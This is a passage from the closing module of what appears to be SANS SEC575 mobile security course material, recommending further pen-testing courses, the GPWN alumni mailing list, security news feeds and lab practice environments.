Ethical Hacking" and "SEC642: Advanced Web App Penetration Testing & Ethical Hacking" might be your path. If you are more of a networking person, you might consider "SEC560: Network Penetration Testing and Ethical Hacking", followed by "SEC660: Advanced Pen Testing, Exploits, and Ethical Hacking".

If you are new to penetration testing and want to take a fundamentals course on hacker techniques, exploits, and incident handling, SEC504 might be for you. Or consider new courses, such as "SEC573: Automating Information Security with Python."

There are many choices but also many opportunities for continuing to build your skills in exciting new areas!

GPWN MAILING LIST

A tongue-in-cheek reference to GIAC certified penetration testers
Open to all alumni of the Pen Test Curriculum courses (including 575!)
Low-volume, high-signal, excellent resource to join and participate


```
[GPWN-list] Burpsuite Captcha
Rob Dixon wrote:
> It was indeed an HTTPS issue.Adding Burp's CA certificate to the store
> resolve the issue. Much thanks to ALL!!!!

you gotta love this list :)
```

https://lists.sans.org/mailman/listinfo/gpwn-list

GPWN Mailing List

The GPWN mailing list is for alumni of SANS penetration testing courses. GPWN is not a GIAC certification but rather a tongue-in-cheek reference to pen testers that have passed several Pen Test Curriculum GIAC certification exams.

The list is low-volume and has excellent content with great questions and participation from former students and instructors. I highly recommend you visit the URL on this page and sign up to participate.



STAYING CURRENT

Mobile device security is rapidly changing:

- Constant introduction of new devices
- Significant updates and changes to mobile device operating systems
- New security vulnerabilities and attacks

Monitoring mobile-focused blogs and news sites helps keep you current:

- Recommend using an RSS news reader (such as Google Reader, FeeddlerPro on iOS)

Twitter: "ios security", "android security", etc.

http://www.willhackforsushi.com/subscriptions.xml

SANS SEC575 | Mobile Device Security and Ethical Hacking 144

Staying Current

Mobile device security is rapidly evolving. As mobile device security analysts, it is imperative that we stay abreast of changes in the field, including the introduction of new mobile devices, the introduction of new mobile device operating systems, and the changes to these platforms, and identify and understand new security vulnerabilities and attacks.

One way to stay current with mobile device security is to monitor technical news sites and blogs that focus on mobile device security developments and attack techniques. Using an RSS news reader such as Google Reader (with an on-the-go mobile device component that leverages the Google Reader data, such as FeeddlerPro for Apple iOS), you can monitor many news sites quickly without having to visit each individually. The URL on this slide is a copy of the author's RSS news feeds for mobile device security topics, which can be imported into Google Reader or any Outline Processor Markup Language (OPML) RSS feed tool.


Another technique for staying current is to periodically monitor trending topics on Twitter using search terms such as **ios security**, **android security**, and so on. This returns a tremendous amount of short notes and links to articles, many of which have no value. However, for late-breaking information, the Twitter search topics provide the richest source of information.

MORE PRACTICE

Carnal0wnage: 30+ Android apps written to be hacked

SANS Pen Test Poster, 100+ hackable websites, apps, and VMs

NetWars Continuous




Devote regular time to reinforcing your skills in a lab environment

More Practice

To retain the skills you've built in this class, you need to regularly practice and use your skills in a lab environment. Fortunately, free and commercial tools can help you:

- **canal0wnage:** The carnal0wnage team has published a list of Android hackable applications that are freely available at http://carnal0wnage.attackresearch.com/2013/08/want-to-break-some-android-apps.html. These apps typically do not include detailed instructions for hacking but represent a great opportunity to use the Android emulator and the tools you used in the course for Android reverse engineering and exploitation.
- **SANS Pen Test Poster 100+ Hackable Websites, Apps, and VMs:** The (ULTIMATE!) SANS PenTest poster is available at http://pen-testing.sans.org/blog/pen-testing/2013/06/20/announcing-the-ultimate-sans-pen-test-poster. This poster includes guidance for many popular areas in penetration testing (network, mobile, web, wireless, and software exploit development), including a list of 100+ hackable websites, apps, and virtual machines that you can use to create a hacking lab of your own.
- **NetWars Continuous:** The NetWars Continuous offering from SANS is a 4-month access program to its online hacking and learning environment. Although other hackable websites exist, they typically do not give the user the learning experience necessary for building skills. In NetWars Continuous, the participant gets access to the Counter Hack designed hacking environment, along with guidance and hints for how to go about exploiting the targets and gaining access to sensitive resources. More information is available at http://www.sans.org/netwars/continuous.



CONCLUSION

Continue to expand your skills in penetration testing, mobile device forensics

Make a habit of monitoring trends about mobile device security

Join the GPWN mailing list!

Continue to build and practice skills

SANS | SEC575 | Mobile Device Security and Ethical Hacking 146

Conclusion

In this module, you looked at recommendations to continue expanding your skills in penetration testing and mobile device security analysis. Make a commitment to stay abreast of mobile device security developments by monitoring mobile-focused technical blogs and news sites, as well as monitoring emerging trends about popular mobile device platforms on Twitter.

The GPWN list is a great opportunity to network with peers, share information, and pick up technical tips and techniques on an ongoing basis. It's our hope that all of you join the GPWN mailing list and participate as an alumni of a SANS Pen Test Curriculum course.